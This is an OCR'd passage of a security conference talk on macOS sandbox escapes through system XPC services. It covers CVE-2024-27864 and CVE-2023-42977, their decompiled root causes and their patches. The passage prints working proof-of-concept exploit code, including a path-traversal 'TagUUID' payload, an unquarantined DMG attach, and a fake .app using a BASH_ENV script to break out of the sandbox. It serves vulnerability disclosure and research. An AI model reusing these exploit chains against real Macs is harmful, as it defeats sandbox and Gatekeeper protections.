fileURLWithPath:@"quarantined_payload.dmg"] error:&error];

[params newAttachWithError:&error];
```

# CVE-2024-27864

## The Issue 2: The quarantine info is validated from the client side

```
126   if ( (unsigned __int8)objc_msgSend_ptr_0(v58, "connectWithError:", v59) )
127   {
128     v25 = objc_msgSend_ptr_0(v19, "fileMode");
129     if ( (unsigned __int8)objc_msgSend_ptr_0(v19, "prepareImageWithXpcHandler:fileMode:error:", v58, v25, v59) )
130     {
131       if ( (unsigned __int8)objc_msgSend_ptr_0(v19, "reOpenIfWritableWithError:", v59)
132         && (unsigned __int8)objc_msgSend_ptr_0(v19, "updateStatFSWithError:", v59) )
133       {
134         v26 = (QuarantineFileHandler *)objc_alloc((Class)&OBJC_CLASS___QuarantineFileHandler);
135         v27 = objc_msgSend_ptr_0(v19, "inputURL");
136         v28 = objc_retainAutoreleasedReturnValue(v27);
137         v29 = objc_msgSend_ptr_0(v26, "initWithURL:error:", v28, v59);
138         objc_release_ptr(v28);
139         if ( v29 )
140         {
141           if ( !(unsigned __int8)objc_msgSend_ptr_0(v29, "isQuarantined") )
142           {
143 LABEL_35:
144             if ( (unsigned __int8)objc_msgSend_ptr_0(v19, "handleRefCount")
145               && (unsigned __int8)objc_msgSend_ptr_0(v19, "uniqueDevice") )
146             {
147               v49 = objc_msgSend_ptr_0(&OBJC_CLASS___NSUUID, "UUID");
148               v50 = objc_retainAutoreleasedReturnValue(v49);
149               v51 = objc_msgSend_ptr_0(v19, "diskImageParamsXPC");
150               v52 = objc_retainAutoreleasedReturnValue(v51);
151               objc_msgSend_ptr_0(v52, "setInstanceID:", v50);
152               objc_release_ptr(v52);
153               objc_release_ptr(v50);
154               v19 = self_1;
155             }
156             v39 = objc_msgSend_ptr_0(v58, "newAttachWithParams:error:", v19, v59);
              if ( v39 )
000579E6 -[DIAttachParams newAttachWithError:]:127 (7FFB10D2C9E6)
```

Check from the client side!


Invoke the XPC method to attach

# CVE-2024-27864

## The Exploit

```objc
@protocol DIControllerProtocol
- (void)dupWithStderrHandle:(NSFileHandle *)arg1 reply:(void (^)(NSError *))arg2;
- (void)attachWithParams:(DIAttachParams *)arg1 reply:(void (^)(NSError *))reply;
@end
@interface DIController2Client : NSObject<DIController2ClientProtocol>
@end
@implementation DIController2Client
- (void)attachCompletedWithHandle:(NSFileHandle *)handle reply:(void (^)(NSError *))reply {
    NSLog(@"attachCompletedWithHandle:%@", handle);
    system("open /Volumes/.exploit/poc.app"); // launch the app from the payload.dmg (unquarantined mounting)
    reply(0);
}
@end
void exploit_diskimages2(void) {
    [[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/DiskImages2.framework"] load];
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.diskimagescontroller"];
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(DIControllerProtocol)];
    conn.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(DIController2ClientProtocol)];
    conn.exportedObject = [[DIController2Client alloc]init];
    [conn resume];
    id proxy = [conn remoteObjectProxy];

    // [proxy dupWithStderrHandle:[NSFileHandle fileHandleWithStandardError] reply:^(NSError *err) {}];
    DIAttachParams *params = [[DIAttachParams alloc] initWithURL:[NSURL fileURLWithPath:@"payload.dmg"] error:nil];
    [proxy attachWithParams:params reply:^(NSError *err) { // the quarantined payload.dmg (dropped by this sandboxed app) will be
attached without being quarantined!
        NSLog(@"attach error:%@", err);
    }];
}
```

# Demo link: https://youtu.be/FYcFwkgiGzw



# CVE-2024-27864

## Patch in maOS 14.4

- Check whether the input file path is quarantined **from the service side** and quarantine the device if yes.

# CVE-2023-42977

Fixed in macOS Sonoma 14.0,

CVE entry waiting to be added.

## CVE-2023-42977

Apple has assigned CVE-2023-42977 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** An app may be able to break out of its sandbox
- **Description:** A path handling issue was addressed with improved validation.

support.apple.com/HT213940 ›
support.apple.com/HT213938 ›

/System/Library/PrivateFrameworks/PowerlogCore.framework/XPCServices/PerfPowerServicesSignpostReader.xpc

# CVE-2023-42977

## com.apple.PerfPowerServicesSignpostReader

```
1  char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v4 = objc_retain(a4);
6    NSLog((NSString *)CFSTR("In the listener of the Signpost Reader XPCService"), a2);
7    v5 = +[NSXPCInterface interfaceWithProtocol:](
8           &OBJC_CLASS___NSXPCInterface,
9           "interfaceWithProtocol:",
10          &OBJC_PROTOCOL___XPCSignpostReaderProtocol);
11   v6 = objc_retainAutoreleasedReturnValue(v5);
12   objc_msgSend(v4, "setExportedInterface:", v6);
13   objc_release(v6);
14   v7 = (void *)objc_opt_new(&OBJC_CLASS___XPCSignpostReader);
15   objc_msgSend(v4, "setExportedObject:", v7);
16   if...
17   objc_msgSend(v4, "resume");
18   objc_release(v7);
19   objc_release(v4);
20   return 1;
21 }
```

```
_OBJC_INSTANCE_METHODS_XPCSignpostReaderProtocol __objc2_meth_list <18h, 6>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_XPCS
        __objc2_meth <offset sel_summarizeSignpostMetrics_withReply_, \ ;
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_aggregateSignpostData_withReply_, \ ; "a
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_submitSignpostDataWithConfig_withReply_,
        __objc2_meth <offset sel_readRawSignpostData_withReply_, \ ; "rea
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_generateMSSReportForRAPID_withReply_, \
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_generateMSSReportForTasking_withReply_,
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
```

Only this method is implemented

# CVE-2023-42977

## The Issue: Path Traversal via “UUID”

```
 95  if ( taskingStartDate && taskingEndDate && taskingAllowlist && tagUUID )
 96  {
 97    v69 = v6;
 98    v33 = +[NSString stringWithFormat:](
 99            &OBJC_CLASS___NSString,
100            "stringWithFormat:",
101            CFSTR("%@Powerlog_%@/"),
102            CFSTR("/tmp/powerlog/cloud/"),
103            tagUUID);
104    powerlog = objc_retainAutoreleasedReturnValue(v33);
105    v68 = config;
106    v34 = objc_msgSend(config, "objectForKeyedSubscript:", CFSTR("taskingSubmitSP"));
107    v35 = objc_retainAutoreleasedReturnValue(v34);
108    v36 = (unsigned __int8)objc_msgSend(v35, "boolValue");
109    objc_release(v35);
110    if ( v36 )
       {
0000D96E -[XPCSignpostReader submitSignpostDataWithConfig:withReply:]:103 (10000996E)
```

# CVE-2023-42977

## The Exploit 1: Arbitrary Path Delete

```
150     v48 = +[NSFileManager defaultManager](&OBJC_CLASS___NSFileManager, "defaultManager");
151     v49 = objc_retainAutoreleasedReturnValue(v48);
152     v50 = -[NSFileManager contentsOfDirectoryAtPath:error:](v49, "contentsOfDirectoryAtPath:error:", powerlog_1, 0LL);
153     v51 = objc_retainAutoreleasedReturnValue(v50);
154     objc_release(v49);
155     v52 = powerlog_1;
156     if ( v51 && -[NSArray count](v51, "count") )
157     {
158       v53 = +[NSURL fileURLWithPath:](&OBJC_CLASS___NSURL, "fileURLWithPath:", powerlog_1);
159       v54 = objc_retainAutoreleasedReturnValue(v53);
160       v55 = +[DEArchiver archiveDirectoryAt:deleteOriginal:](
161               &OBJC_CLASS___DEArchiver,
162               "archiveDirectoryAt:deleteOriginal:",
163               v54,
164               1LL);
165       v56 = objc_retainAutoreleasedReturnValue(v55);
166       objc_release(v54);
167       v57 = objc_msgSend(v56, "path");
168       v58 = objc_retainAutoreleasedReturnValue(v57);
169       objc_msgSend(reply, "setObject:forKeyedSubscript:", v58, CFSTR("tarballPath"));
      objc_release(v58);
0000DB91 -[XPCSignpostReader submitSignpostDataWithConfig:withReply:]:158 (100009B91)
```

```
[[conn remoteObjectProxy] submitSignpostDataWithConfig:@{
    @"taskingAllowlist":@{},
    @"taskingStartDate":[NSDate now],
    @"taskingEndDate":[NSDate now],
    @"taskingSubmitSP":@0,
    @"taskingTagConfig":@{
        @"TagUUID":[NSString stringWithFormat:@"/../../../../../%@", path]
    }
} withReply:^(id reply) {
    NSLog(@"reply:%@", reply);
}];
```

# CVE-2023-42977

## The Exploit 2: Arbitrary Directory Create

```
38  v17 = +[NSFileManager defaultManager](&OBJC_CLASS___NSFileManager, "defaultManager");
39  v18 = objc_retainAutoreleasedReturnValue(v17);
40  v52 = 0LL;
41  v19 = (unsigned __int8)-[NSFileManager createDirectoryAtPath:withIntermediateDirectories:attributes:error:](
42                         v18,
43                         "createDirectoryAtPath:withIntermediateDirectories:attributes:error:",
44                         signpostFile_1,
45                         1LL,
46                         0LL,
47                         &v52);
48  v13 = (os_log_s *)objc_retain(v52);
    objc_release(v18);
0000DF8E -[XPCSignpostReader createSignpostFile:withStartDate:withEndDate:withallowlist:withTagConfig:]
```

```
@protocol XPCSignpostReaderProtocol <NSObject>
- (void) submitSignpostDataWithConfig:(id)config withReply:(void (^)(id))arg2;
@end
void my_create_path(NSString *path) {
    [[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/PowerlogCore.framework"]load];
    conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.PerfPowerServicesSignpostReader"];
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(XPCSignpostReaderProtocol)];
    [conn resume];
    [[conn remoteObjectProxy] submitSignpostDataWithConfig:@{
        @“taskingAllowlist":@{}, @"taskingStartDate":[NSDate now], @"taskingEndDate":[NSDate now], @“taskingSubmitSP":@1,
        @"taskingTagConfig":@{
            @"TagUUID":[NSString stringWithFormat:@"/../../../../../%@/logarchive", path],
            …
        }
    } withReply:^(id reply) {
        NSLog(@"reply:%@", reply);
    }];
}
```


# CVE-2023-42977

## Escape the sandbox completely

- Create an arbitrary folder **without being quarantined** == Escape the sandbox completely
  - e.g., CVE-2023-32364, CVE-2023-42947

```
- (void)viewDidLoad {
    [super viewDidLoad];
    NSString *currentDir = NSHomeDirectory();
    NSString *payloadPath = [currentDir stringByAppendingPathComponent:@"payload"];
    [@"#!/bin/bash\ntouch /tmp/sbx\n" writeToFile:payloadPath atomically:TRUE encoding:NSUTF8StringEncoding error:nil];
    NSString *myapp = [currentDir stringByAppendingPathComponent:@"poc.app"];
    my_create_path(myapp); // create .app folder without being quarantined

    mkdir("poc.app/Contents", 0777);
    mkdir("poc.app/Contents/MacOS", 0777);
    symlink("/bin/bash", "poc.app/Contents/MacOS/poc");
    NSString *cmd = [NSString stringWithFormat:@"defaults write \"%@/poc.app/Contents/Info\" LSEnvironment -dict-add BASH_ENV \"%@\"", currentDir, payloadPath];
    system([cmd UTF8String]);
    system("open ./poc.app");
}
```

# Demo link: https://youtu.be/6R4tfOGAjm0



# CVE-2023-42977

## Patch in maOS 14.0

```
92   v30 = objc_alloc(&OBJC_CLASS___NSUUID);
93   v31 = -[NSUUID initWithUUIDString:](v30, "initWithUUIDString:", v81);
94   objc_release(v31);
95   if ( v31 )
96   {
97     v70 = reply;
98     v32 = 1;
99     if...
100    v66 = +[NSNumber numberWithBool:](&OBJC_CLASS___NSNumber, "numberWithBool:", v32);
101    v67 = objc_retainAutoreleasedReturnValue(v66);
102    v44 = v72;
103    objc_msgSend(v72, "setObject:forKey:", v67, CFSTR("success"));
104    objc_release(v67);
105    v68 = (void *)PLLogSignpostReader(v67, "setObject:forKey:");
106    v69 = objc_retainAutoreleasedReturnValue(v68);
107    if ( os_log_type_enabled(v69, OS_LOG_TYPE_INFO) )
108    {
109      buf = 138412290;
110      v83 = v72;
111      _os_log_impl(
112        (void *)&_mh_execute_header,
113        v69,
114        OS_LOG_TYPE_INFO,
115        "Signpost data submission end: reply = %@",
116        (uint8_t *)&buf,
117        0xCu);
118    }
119    objc_release(v69);
120    v43 = v72;
121    reply = v70;
122  }
123  else
124  {
125    v43 = 0LL;
126    v44 = v72;
127  }
128  ((void (__fastcall **)(id, id))reply)[2](reply, v43);
     objc_release(v81);
```

0000B323 -[XPCSignpostReader submitSignpostDataWithConfig:withReply:]:92 (100007323)

# In This Talk

## Outline

1. About the macOS Sandbox
2. The Attack Surfaces (old & new)
3. New Vulnerabilities & Exploitations (Demo)
4. **Take Away**
    a. **Summary**
    b. **My thoughts**
    c. **References**

# Take Away
## Summary

- An overlooked attack surface
  - System (private) frameworks' XPC services (**PID Domain**)
- Drop a file/folder without being quarantined == Full Sandbox Escape
  - File quarantine attribute lost during decompression == **Gatekeeper Bypass** == **Sandbox Escape**. E.g., CVE-2021-30990
- New sandbox escape vulnerabilities and their exploits
  - And more?
    - There are 5 reports still in the patching queue
    - Find your own sandbox escape vulnerabilities :P

# Take Away

## My thoughts: A Design Flaw?

### A Sandbox Bypass Flaw In Design

OE194096903502
Reported on 5/24/23, 6:12 PM

We're reviewing your report.

**This is expected behavior.**

We reviewed your report, and determined it references expected behavior. If you have new information that you didn't include in your report, providing it now may allow us to review your report further.

Prepare a sandbox profile file named `restrict.sb`:

```
(version 1)
(allow default)
(deny file-write* (literal "/private/tmp/sbx"))
```

Launch a bash shell with the profile file:

```
sandbox-exec -f restrict.sb /bin/bash
```

In the new **sandbox-restricted shell**, try to touch the file `/private/tmp/sbx`, it failed as expected:

```
bash-3.2$ touch /tmp/sbx
touch: /tmp/sbx: Operation not permitted
```

Next, execute the following exploit script **within the sandbox-restricted shell**:

```
#!/bin/zsh
mkdir -p /tmp/poc.app/Contents/MacOS
echo '#!/bin/sh\ntouch /tmp/sbx' > /tmp/poc.app/Contents/MacOS/poc
chmod +x /tmp/poc.app/Contents/MacOS/poc
open /tmp/poc.app
```

Finally, you can see it bypassed the sandbox restriction and touch the file `/private/tmp/sbx` successfully.

# Take Away

## My thoughts

- The **App Sandbox**: dropped files are quarantined **by default**.
- The **Service Sandbox**: dropped files are **not quarantined by default.**
    - Not a flaw: The newly launched process is **not in the current service execution context**, and thus can’t share the entitlements/privileges of the current service.
    - It’s a flaw: Once an attacker get the remote code execution (RCE) in a sandbox-restricted service context (e.g., **IMTranscoderAgent, 0-click exploited by NSO Group**), he can drop and launch a new non-sandboxed application to get rid of the sandbox restriction of the target service (**IMTranscoderAgent**).
    - e.g., “com.apple.WebDriver.HTTPService.xpc" calls the API “**WBSEnableSandboxStyleFileQuarantine**” manually.
- Escape from the **App Sandbox** to the **Service Sandbox** == **Non Sandbox** (**macOS Only**)

# Take Away

## Resources

- https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingXPCServices.html
- https://saelo.github.io/presentations/bits_of_launchd.pdf
- https://googleprojectzero.blogspot.com/2022/03/forcedentry-sandbox-escape.html
- https://saagarjha.com/blog/2020/05/20/mac-app-store-sandbox-escape/
- https://i.blackhat.com/EU-21/Wednesday/EU-21-Waisberg-Skeletons-In-The-App-Sandbox.pdf
- https://gergelykalman.com/CVE-2023-32364-a-macOS-sandbox-escape-by-mounting.html
- https://breakpoint.sh/posts/bypassing-the-macos-gatekeeper
- https://jhftss.github.io/CVE-2022-26712-The-POC-For-SIP-Bypass-Is-Even-Tweetable/

# Thanks

Mickey Jin (@patch1t)